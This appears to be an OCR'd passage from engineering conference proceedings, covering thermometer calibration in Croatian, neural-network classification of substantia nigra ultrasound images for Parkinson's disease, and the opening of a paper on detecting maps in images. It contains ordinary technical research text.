
Izračun varijabli *PRVI* i *DRUGI* može obaviti program mikroupravljača u pretvorniku u trenutku kada se inicira kalibracija u temperaturnoj točki T=100°C (dobiva se vrijednost otpora senzora R_{100} te se računa izraz *PRVI*), odnosno u temperaturnoj točki T=200°C (dobiva se vrijednost otpora senzora R_{200} te se računa izraz *DRUGI*).

C. Kalibracija u temperaturnim kupkama


Temperaturna točka T=0°C koristi se za rekalibraciju referentnog otpora prema izrazu (8) što opet direktno utječe na ukupnu točnost kompaktnog termometra. Na slici 5 prikazan je postupak kalibracije uz upotrebu standardnog (etalonskog) termometra visoke točnosti. U tom slučaju moguće su dvije varijante umjeravanja:

- preko modema daje se komanda pretvorniku temperature da izvrši mjerenje Ux u trenutku kada je R_{std} =100Ω
- preko modema se prenosi izmjerena vrijednost R_{std} (ohmometar spojen na računalo) koja se koristi u izrazu (8) za proračun.

-



Slika 6. Temperaturni odziv prilikom uranjanja kompaktnog termometra u ledenu kupku




Slika 7. Temperaturni odziv suhog bloka prilikom kalibracije na 100°C i 200°C

Pojednostavljeni oblik kalibracije (servis i održavanje) koristio bi samo ledenu kupku bez etalonskog termometra tako da bi se modemskom komandom forsirala upotreba izraza (7).

Na slici 6 prikazan je graf ovisnosti izmjerene temperature o vremenu nakon uranjanja kontrolnog (standardnog) ili pak kompaktnog termometra u mješavinu leda i vode. Obzirom na mali toplinski otpor i zbog male mase malen toplinski kapacitet, odziv termometra je relativno brz. Vidljivo je da je ciljna (referentna) temperatura dostignuta nakon cca 30 sekundi pa se u tom momentu preko komande *CMD0-force* pretvorniku temperature signalizira da izvrši sekvencu mjerenja otpora platinskog senzora te izračuna novu vrijednost R_{ref}.

Prilikom kalibracije u kupki treba obratiti pažnju na dubinu uranjanja mjernog dijela termometra kako bi se osigurala točna očekivana vrijednost referentne temperature od 0,1°C. U varijanti kad se kalibracija obavlja uz pomoć kontrolnog termometra, dubine uranjanja moraju biti istovjetne pa će se uz pretpostavku istog vremena odziva kontrolna i mjerena temperatura podudarati [15].

U varijanti kada se ne koristi kontrolni termometar, okidanje komandom *CMD0-seek* može pokrenuti postupak u mikroupravljaču termometra koji nadgleda dostignuto područje temperature te mjeri razliku temperature u nekoliko uzastopnih koraka. Nakon konačnog usporenja pada temperaturne krivulje (npr. $\Delta\vartheta \leq 0{,}2$°C) uzima se vrijednost senzora i računa aktualni R_{ref}.




Slika 8. Postupak kalibracije na višim temperaturama

Na slici 7 prikazan je postupak kalibracije na referentnim temperaturama od 100°C odnosno 200°C. Kontrolni termometar i mjereni kompaktni termometar umetnuti su u otvore bloka „suhe“ kupke na podjednakim dubinama te po mogućnosti istim promjerima mjernog uloška odnosno zaštitne cijevi. Računalo kontrolira postavljanje zadane temperature regulatora suhog bloka te mjeri vrijednost otpora senzora kontrolnog termometra. U trenutku dostizanja prve referentne temperature (graf temperaturnog odziva na slici 8) preko modema daje se komanda mikroupravljaču *CMD100* što je okidač za uzimanje vrijednosti sa senzora kompaktnog termometra te pohranjivanje aktualne vrijednosti *R100*. Vrijeme dostizanja postavljene temperature je otprilike 6 minuta / 100°C i ovisi o performansama suhe kupke. Pri kontinuiranom postupku kalibracije moguće je preko regulatora postaviti kao sljedeću željenu vrijednost 200°C te postizanjem te vrijednosti komandom *CMD200* prema mikroupravljaču pohraniti aktualnu vrijednost *R200*.

Nakon posljednje kalibracione točke aktivira se algoritam za računanje izraza *PRVI* i *DRUGI* što je osnova za proračun CvD koeficijenata *A* i *B* te njihov upis u memoriju mikroupravljača. Uparivanjem podataka o krivulji platinskog senzora sa ugrađenim pretvornikom temperature moguće je smanjiti mjernu nesigurnost minimalno za tri puta [16].

IV. PROGRAMSKA PODRŠKA MIKROUPRAVLJAČA

Postojeća programska podrška mikroupravljača realizirana je za standardni pretvornik temperature. Komunikacijski modul podržava privatni protokol za potrebe parametriranja pretvornika (mjerno područje, usporenje, podešavanje parametara strujne petlje, itd.), a aplikacijski modul obrađuje sve poslove vezane uz dohvat podataka sa A/D pretvornika te kontrole struje na strujnoj petlji 4-20mA. Posebni programski blok obavlja proračun temperature na temelju izmjerenog otpora platinskog senzora. Proračun se bazira na adaptivnom algoritmu [14] uz primjenu jednadžbe (10).



Slika 9. Blokovska shema modula programske podrške s proširenjem u modulu komunikacije

Blokovska shema programske arhitekture prikazana je na slici 9. Prijenos podataka između programskih blokova ostvaren je preko FLASH/RAM memorije mikroupravljača (RAM, FLASH). Proširenje vezano za novo idejno rješenje kalibracije kompaktnog termometra odnosi se isključivo na komunikacijski modul. Dodane su komande *CMD0-seek*, *CMD-force*, *CMD100* i *CMD200* te aritmetički blokovi za izračun CvD koeficijenata *A* i *B*. Realizacija proširenja ovisi naravno o raspoloživim memorijskim resursima mikroupravljača te moguć scenarij zamjene mikroupravljača drugim, pin-kompatibilnim, ali sa većom FLASH/RAM memorijom. Naime, koliko god bio optimiran postupak kalibracije sa stajališta redukcije izvedbenog koda, opet se me može zanijekati činjenica da izračun jednadžbi (16), (17), (18) i (19) „košta“ prostora na složaju u RAM-u te dodatnog koda u FLASH memoriji.

V. ZAKLJUČAK

Predloženo idejno rješenje kalibracije industrijskog kompaktnog termometra bazira se na tri pretpostavke:

- sklopovsko rješenje garantira stabilnost i točnost mjerenja otpora platinskog senzora primjenom diferencijalne strujne petlje i temperaturno stabilnog referentnog otpornika
- kalibracija se provodi u tri referentne temperature primjenom računalom vođenog sustava koristeći usporedbu sa etalonskim (standardnim) termometrom u mokroj i suhim kupkama
- resursi primijenjenog mikroupravljača dozvoljavaju proširenje programske podrške u komunikacijskom modulu, odnosno proširenje postojećeg privatnog komunikacijskog protokola sa komandama povezanih sa postupkom kalibracije

Rješenje kalibracije omogućuje relativno brzi i pouzdan postupak u uvjetima serijske proizvodnje kompaktnih termometara. Za potrebe naknadne rekalibracije odnosnog servisa dovoljan je postupak autokalibracije (bez vanjskog standardnog termometra) primjenom mokre kupke na temperaturi od 0,1°C (mješavina leda i vode).

LITERATURA

[1] Jumo, data sheet, “Jumo Dtrans T100 Einschraub-Widerstandsthermometer ohne/mit Messumformer (902815)”, 2011, JUMO GmbH

[2] WIKA, data sheet, “Resistance thermometer Model TR30, compact design“, WIKA data sheet TE 60.30, 2011

[3] Lj. Cvitaš, Ž. Hocenski, „Automated Measurement System for Industrial Platinum Resistance Thermometer Manufacturing Industry“, Proceedings of the IEEE International Symposium on Industrial Electronics, ISIE, 2007, VIGO, Spain, 4-7 June 2007, pp.1606-1611

[4] Texas Instruments, “ADS1112 16-Bit Analog-to-Digital Converter with Input Multiplexer and Onboard Reference”, http://focus.ti.com/lit/ds/symlink/ads1112.pdf

[5] K.F. Anderson, „NASA's Anderson Loop“, IEEE Instrumentation & Measurement Magazine, March 1996, pp.5-30

[6] B.C.Baker, “Precision Temperature-Sensing with RTD Circuits”, *Microchip Technology Inc.*, 2003.

[7] Sensor Scientific, Data, “ Platinum Thin Film Rtd Elements”, 2002, Sensor Scientific, Inc

[8] Jumo, data sheet, „Aufbau und Anwendung von Platin-Temperatursensoren“, 2005, JUMO GmbH

[9] Texas Instruments, “MSP430 16-bit Ultra-Low Power MCUs”, http://www.ti.com/msp430

[10] V.Gureyev, A.A. Lvov, „High Accuracy Semiautomatic Calibration of Industrial RTDs“, Instrumentation and Measurement Technology Conference, Warsaw, May 1-3, 2007

[11] LJ. Cvitaš, Ž. Hocenski, „Increased accuracy of temperature measurement based on new adaptive algorithm for microcontroller transmitter“, Technical Gazette, Vol.17 No.4, 2010

[12] Y.A. Abdelaziz, „Stability Characteristics of Industrial Platinum Resistance Thermometers“, MAPAN Journal of Metrology Society of India, 2006, 21 (1), pp.3-7

[13] IEC, „Industrial platinum resistance thermometers and platinum temperature sensors“, IEC 60751, 2008

[14] LJ. Cvitaš, “Razvoj adaptivnog algoritma za mjerenje temperature zasnovano na mikroupravljaču“, dissertation, Faculty of Electrical Engineering, Osijek, 15.10.2009., pp.1-166

[15] Z. Hocenski; Lj. Cvitaš: “Computer based method for determining of response time and immersion depth of industrial thermometers”, Proceedings of the SICE Annual Conference 2007 in Takamatsu / Seiji Hata (ed.), Takamatsu : (SICE), Tokyo, Japan, 2007, Sept.17-20, Kagawa University, pp.1774-1780, 2007

[16] C. Brook, Alltemp Sensors Inc: „*RTD-Transmitter Matching*“ , 1999, CVD-R0-02-99

CIS

International Conference on

INTELLIGENT SYSTEMS

Steering Committee

Chairs: Slobodan Ribarić (University of Zagreb, Croatia)
Andrea Budin (Ericsson Nikola Tesla, Zagreb, Croatia)

PAPERS

Ultrasound medical image recognition with Artificial intelligence for Parkinson´s disease classification

Jiří Blahuta*, Tomáš Soukup*, Petr Čermák*, Jiří Rozsypal* and Michal Večerek**
* Silesian University in Opava, Department of Informatics, Opava, CZECH REPUBLIC
** Vysoká škola báňská, Technická univerzita Ostrava, Ostrava, CZECH REPUBLIC
jiriblahuta@seznam.cz, tsoukup@centrum.cz, petr.cermak@fpf.slu.cz, jirka.rozsy@centrum.cz,Michal.vecerek@vsb.cz

Abstract - This paper shows how to classify the medical ultrasound images by using artificial intelligence with experimental software with MATLAB. The main goal is a classification of ROI substantia nigra in midbrain. This classification of the images is useful to detection Parkinson´s disease. This work is based on image processing and is realized with the help of artificial intelligence which has been experimentally simulated in MATLAB software environment. This method is well applicable with Neural Network Toolbox in MATLAB.

I. INTRODUCTION

Modern medical imaging methods helps to diagnoses in different branches in medicine. This paper is focused on processing of transcranial (TCS) ultrasound images. It is useful to potential Parkinson´s disease diagnosis. We developed a computer program in MATLAB to area measurement of substantia nigra which is described in next part. This application is based on image processing and neural network approach for artificial intelligence elements. The main goal of designed approach is to measure area of substantia nigra for all levels of echogenicity. The purpose of neural network approach is a positioning of needed ROI in substantia to area computing. Input files are in DICOM format, see chapter II.

A. Role of SN and Parkinson´s disease

The following part brings some information about role of substantia nigra (SN) in brain stem and Parkinson´s disease diagnosis and features. Parkinson's disease (PD) is caused by the death of dopaminergic neurons. It is a degenerative disease of basal ganglias inside the brain, described by James Parkinson in 19th century. The main symptoms of PD include muscle rigidity, tremors and changes in speech and gait, bradykinesia, sleep disorders and more.[1] This type of tremor is typical for PD. It is a chronicle disease and initial features sometimes are insignificant for diagnosis.[2]

Substantia nigra (SN; in English "black substance") is a brain structure which is located in the mesencephalon (midbrain) that plays an important role in reward, addiction, and movement. SN produces important dopamine for correct function of CNS (Central nervous system). The CNS is one of the two major divisions of the nervous system. SN is our ROI for processing and searching pathological defects to Parkinson ´s disease diagnosis. SN is very important part of midbrain and is well recognizable by ultrasound. Ultrasound imaging in neurology is also important for detection of another diagnoses. Detailed information about substantia nigra and echogenicity are available in [1], [2] and [3]. The following figure shows the position of basal ganglias where is located SN.




Fig. 1 – Position of basal ganglias where is situated SN

II. THE GOAL OF PROCESSING

In this section we will describe the goal of this processing and used methods. The following flow-chart shows how to work our designed method.

[1] http://www.mdvu.org/library/disease/pd/
[2] http://www2.parkinson.org/Document.Doc?id=618




Fig. 2 – Flow-chart of whole processing

In the following parts we will describe in details each module of processing.

A. *Input and pre-processing*

As input files we have a set of TCS images in native DICOM (Digital Imaging and Communications in Medicine) [3] format, which is worldwide standard for medical imaging and each image contains metadata about image acquisition, used modality, bit depth and more. MATLAB with Image Processing Toolbox was selected because provides strong tools for image processing and also supports DICOM files.

We used ultrasound images. Generally we use diagnostic ultrasound for soft tissues. General benefits for ultrasound in neurology are:

- no radiation; exposition can be repeated and correlated - repeatability for examiners
- US is well applicable for soft tissues (brain stem density is 34.7 HU)[4]
- B-mode scanning is advisable in form brightness differentation to select ROI SN
  applicable for small areas such as SN

The following figure shows an input TCS image with highlighted SN area 50x50 mm loaded into MATLAB Figure.




Fig. 3 – Input TCS image with position of ROI window

For the main processing we will used these windows 50x50 mm measured from native US axis.

[3] http://www.rsna.org/Technology/DICOM/index.cfm

[4] http://www.fpnotebook.com/Rad/CT/HnsfldUnt.htm

For whole processing we need all input images in grayscale, therefore R=G=B. If input image is in 24-bit depth (RGB), rgb2gray function converts this input by the following formula into grayscale image:

$$I = 0{,}299 \times R + 0{,}587 \times G + 0{,}114 \times B. \quad (1)$$

Thus, each pixel p_i in image has an intensity value from range $\langle 0; 255 \rangle$, it is a real matrix with these matrix elements. It is necessary for area measuring which is

based on monitoring of decreasing area for all intensities, thus echogenicity from range $\langle 0; 255 \rangle$ and relative. It is main goal of this processing to classify PD and non-PD cases, we search regions inside SN which can be critical to PD diagnosis.

B. *Main processing with ANN*

The main processing is based on artificial neural network (ANN) approach and measurement of area inside ROI SN which has been described in previous part. The image recognition is well applicable problem for artificial neural network (ANN) using. The idea of ANN is motivated by biological neural networks in brain. It is very interesting trend not only for image processing, ANN are used for prediction, matching, clustering, etc. The basic element of ANN is artificial neuron also called as processing element (PE). These neurons are connected to network. We will not describe ANN theory; it is available in [7], [10] and [13].

Firstly, we can divide whole processing:

- ANN module
- area measurement

In the next parts we will describe both of these parts, ANN more detailed.

For this processing we assume that input images were cut to 50x50 mm ROI with SN (Fig. 3). This dimension of window with ROI has been appointed by neurologist, for details see (2) where this operation was presented.

We require an elliptical ROI with initial area $A = 50$ mm^2 with 60° angle, which is applicable for this goal. Thus, we need the ellipse how shows the following figure.




Fig. 4 – An example of applicable elliptical ROI

In this part we need to locale this ellipse inside SN in appropriate position, see example on Fig. 4. The aim of our problem is to applicably locate this ellipse inside SN with ANN.

1) *ANN module recognition*

Now we will discuss an ANN module to described problem of position elliptical ROI. The following figure shows the block diagram of ANN processing.




Fig. 5 – ANN processing

Preprocessing part indicates cut images 50×50 mm. Maxima detection denotes the recognizing of light regions inside ROI for lesion detection and ellipse will be a training sample, see Fig. 2. Simply we can describe used ANN:

- multilayer ANN with supervised learning
- patternnet ANN in MATLAB
- learning with backpropagation (EBP) algorithm[5]
- MSE error for checking

In MATLAB we create this MLP topology with patternnet function with inputs and targets

```
patternnet(hiddenSizes,trainFcn)
```

with parameters of number of hidden layer and training function. In our case `hiddenSizes`=3 and `trainFcn` is `traingdx`[6] with momentum and adaptive learning rate backpropagation. This function is one of used modified EBP algorithm for optimal MSE (better convergent to global minimum).

Training set S for supervised learning is given by inputs and desired response (targets).

$$S=\{(I_1, D_1), (I_2, D_2),\ldots, (I_n, D_n)\} \tag{2}$$

In our case as input are vectors with optimal position of ellipses for different input images, The desired responses are given as positions of correct coordinates for ellipse. The goal of ANN module is a learning of position for different images which is based on correct SN position in input image (Fig. 3). Designed ANN is 3-layer MLP where hidden layer computes the positions. As output we get the correct ellipse to consecutive area measurement inside ROI. Activation function for this case is used logical sigmoid expressed by:

$$f(x) = \frac{1}{1+e^{-\lambda x}}, \tag{3}$$

where λ is gain of sigmoid $0 \le \lambda \le 1$, standardly λ=1.

ANN compares after each epoch of leasing an error which is define as difference between targets and output from network. We can stop learn if this error is minimal. We will use MSE (Minimal Square Error), usually used for this model. The MSE is expressed as sum of partial differences between real results and desired response. Formally we can express

$$MSE = \frac{1}{N}\sum_{j=1}^{N}(D_i - I_i)^2 \tag{4}$$

Total error is defined by summation of partial errors for each training sample. Partial error for j-th training sample is defined as the difference $D_j - I_j$. This error is computed for each sample from *S*. The goal of ANN training is to minimize MSE. It is iterative process based on gradient method and we need to reach a global minimum of this error. MSE is graphically interpreted as learning curve. MSE < 0.01 (we set this threshold) is reached after 100 epochs of learning.




Fig. 6 – MSE error decreases with epochs

The learning is based on comparison of *x*, *y* coordinates of located ellipse with input samples. Output of ANN is 2-D vector of *x*, *y* coordinates which were acquired by training. User can set a new coordinates as

[5] http://www.learnartificialneuralnetworks.com/backpropagation.html

[6] http://www.mathworks.com/help/toolbox/nnet/ref/traingdx.html

applicable input followed by re-train of ANN with new coordinates. These coordinates ANN inserts as a new training sample, thus we have more correct samples. Furthermore, we observe descending tendency of MSE (Fig. 5). We set the threshold value for *MSE*=0.01, thus

if $T_{MSE} \leq 0.01$ ***then*** stop_learning ***else*** next_epoch.

Practical testing of this method showed that designed ANN is useful for positioning of ellipse in correct position in ROI window. Accuracy of this method is approximately 70% for 50 tested images. Re-training allows reach higher accuracy for manually set of coordinates and more images as input position. GUI of designed application is presented below. It was implemented with GUIDE in MATLAB.




Fig. 7 – GUI of designed application

We can see output position ellipse and re-trained position from new coordinates.




Fig. 8 – Output and new re-trained position

If we have more examples, we should reach higher accuracy, because ANN will be better trained for more input samples. Application also provides get and set coordinates for re-training.




Fig. 9 – Get and set coordinates X, Y for training samples

2) Module area measurement

After this processing with ANN module for correct positioning of ROI inside SN, we need to compute the area of lesions (regions) for all intensities as we described in Chapter I. The result of this module is decreasing area depend on level of echogenicity (intensity) to distinction of PD and non-PD cases, it is based on binary thresholding and using masks as ROI objects. For details about processing and statistics, see [2] and [3]. Details about reproducibility for PD diagnosis in [14]. The following figure shows the result of measurement of area. More about used statistical characteristics in medicine is available in [8].




Fig. 5 – Measurement module and result of measuring

III. CONCLUSION

The goal of presented method is to show the image processing of ultrasound images with approach of ANN. Method is based on supervised learning of MLP and positioning of elliptical ROI inside examined SN in midbrain. Precise positioning helps to automatic recognition of ROI for different images. We detect that method is useful with relative good results, but results may be better with accuracy with more training samples and more images. Processing with MATLAB is effective because MATLAB provides wide range of tools for image processing and neural networks.

Designed ANN MLP has been tested with different settings such the training algorithm, number of hidden layers, etc. Training with momentum and sigmoid gain adaptation were found as useful for this case. MSE < 0.01 were reached after approximately 90 epochs of training (Fig. 6). User can manually set coordinates and add it to new training sample for re-train of ANN for better accuracy for a priori unknown images. Measurement module provides final measuring of area inside ROI SN to distinction PD and non-PD cases.

The future work will base on better accuracy of ANN to automatic positioning. It will be tested on larger

dataset than 100 images and will be examined other ANN topologies with different learning approach.

ACKNOWLEDGMENT

We would like to thank to Fakultní nemocnice v Ostravě (Czech Republic) and Klinik für Neurologie und Poliklinik in Rostock (Germany) to supplying input TCS DICOM images to processing.

REFERENCES

[1] Becker, G.,:"Degeneration of substantia nigra in chronic Parkinson's disease visualized by transcranial color-coded real-time sonography", 1995, Journal of Neuroimaging 45.

[2] Bishop, Ch., "Neural Networks for Pattern Recognition", 1996, Oxford University Press, USA; 1 edition, ISBN-13: 978-0198538646.

[3] Blahuta J., Soukup T., Čermák P., "The image recognition of brain-stem ultrasound images with using a neural network based on PCA", Medical Measurements and Applications Proceedings (MeMeA), 2011 IEEE International Workshop on BARI, 30-31 May 2011, ISBN: 978-1-4244-9336-4

[4] Blahuta J., Soukup T., Čermák P., "The ROI defect statistical analysis of substantia nigra to reproducibility of designed experimental algorithm for potential PD diagnosis ",Mathematical Metods and Techniques in Engineering, 3-5.11.2011,Catania,Wseas press,ISBN:978-1-61804-046-6

[5] Diamantaras, K.: "Principal Component Neural Networks: Theory and Applications", 1996, ISBN:0-471-05436-4.

[6] Gelb, D., O. E. G.-S.: 1999, "Diagnostic criteria for Parkinson´s disease, Archives of Neurology" 56(1), 33–39.

[7] Grossberg, S., Carpenter A.: "Neural Networks for Vision and Image Processing", 1992, ISBN-13: 978-0262531085.

[8] Montgomery, C. D., Runger, C. G., "Applied Statistics and Probability for Engineers", 2006, Wiley; 4th Edition, ISBN-13: 978-0471745891.

[9] Petrou M.,S.G.P.,Wiltshire, Image processing, Dealing with texture, 2006, ISBN: 0-470-02628-6.

[10] Principe J. C., Euliano N. R., Lefebvre W. C., "Neural and Adaptive Systems: Fundamentals Through Simulations", 2000, John Wiley & Sons, Inc.

[11] Schreiber, J., Sojka, E., Ličev, L., Škňouřilová, P., Gaura, J., Školoudík, D.: "A new method for the detection of brain stem in transcranial ultrasound images", Proceedings of Biosignals 2008, 2008.

[12] Sojka, E.: "A motion estimation method based on possibility theory", 2006, Proceedings of IEEE ICIP, pp. 1241.

[13] Smagt P. v d., Kröse B., "An introduction to neural networks", 1996, The University of Amsterdam; 8th Edition.

[14] Školoudík, D.: "Reproducibility of sonographic measurement of the substantia nigra", Ultrasound in Medicine & Biology (9), 2007, pp. 1347–1352.

[15] Walter U, Wittstock M, Benecke R, Dressler D: "Substantia nigra echogenicity is normal in non-extrapyramidal cerebral disorders but increased in Parkinson's disease.", J Neural Transm. 2002 , 109:, pp. 191-196.

[16] Webster DD: "Critical analysis of the disability in Parkinson's disease"., Mod Treat, 1968, 5:, pp. 257-282.

Neural Network-Based Digital Map Extraction Approach

S. Tulyakov*, D. Vyleghzanin**, R. Kh. Sadykhov***
* Belarusian State University of Informatics and Radioelectronics, Minsk, Belarus, sergei.tulyakov@gmail.com
** Belarusian State University, Minsk, Belarus, denis.vylegzhanin@gmail.com
*** Belarusian State University of Informatics and Radioelectronics, Minsk, Belarus, rsadykhov@bsuir.by

Abstract - The paper describes the first version of the digital map detection and extraction mechanism. This approach is targeted to be applied in content-based image retrieval systems. The algorithm is based on a multilayer perceptron classifier, used to separate two kinds of objects: maps and non-maps. The classifier accepts image histograms, computed for each colour layer as an input. We show that these histograms are characteristic features of the map images compared to other images. The proposed algorithm is able to detect maps that constitute a part of larger images. Due to proposed optimization techniques the algorithm is fast and has low memory requirements. We also outline potential improvements and future research directions in this area.

I. Introduction

Humans use images from ancient times. An image is the most easy and informative means of perception of the world. The natural development of human mind has led to creation of complex images, depicting not only visible objects, but also imaginary ones such as maps, charts, diagrams etc. Today one can find images everywhere, their number is huge.

Nowadays, due to the development of computer and internet technologies, the task of content based image retrieval (CBIR) is quite common [1]. This task is common in such activities as advertisement creation, articles preparation and copyright protection since many images are objects of intellectual property. With ever-increasing quantity of existing images, the problem of image retrieval becomes more challenging.

Moreover, the area of content-based image retrieval attracts considerable research interest as such technologies are demanded in many professions**.** Historians search ancient cities plans, engineers look for technical diagrams, and journalists trace images of celebrities and politicians.

The aim of this paper is to suggest one of possible solutions to the following specific task: within an arbitrary set of images to find those that contain geographical maps.

We proceed as follows: Section II and III outline the main idea of this method that is to identify the right kind of image features for a standard set. Section IV describes neural network training strategy based on negative practice. The chosen arbitration mechanism is given in section V. The results are described in sections VI. Section VII concludes and outlines future research directions.

II. Map Detection Mechanism

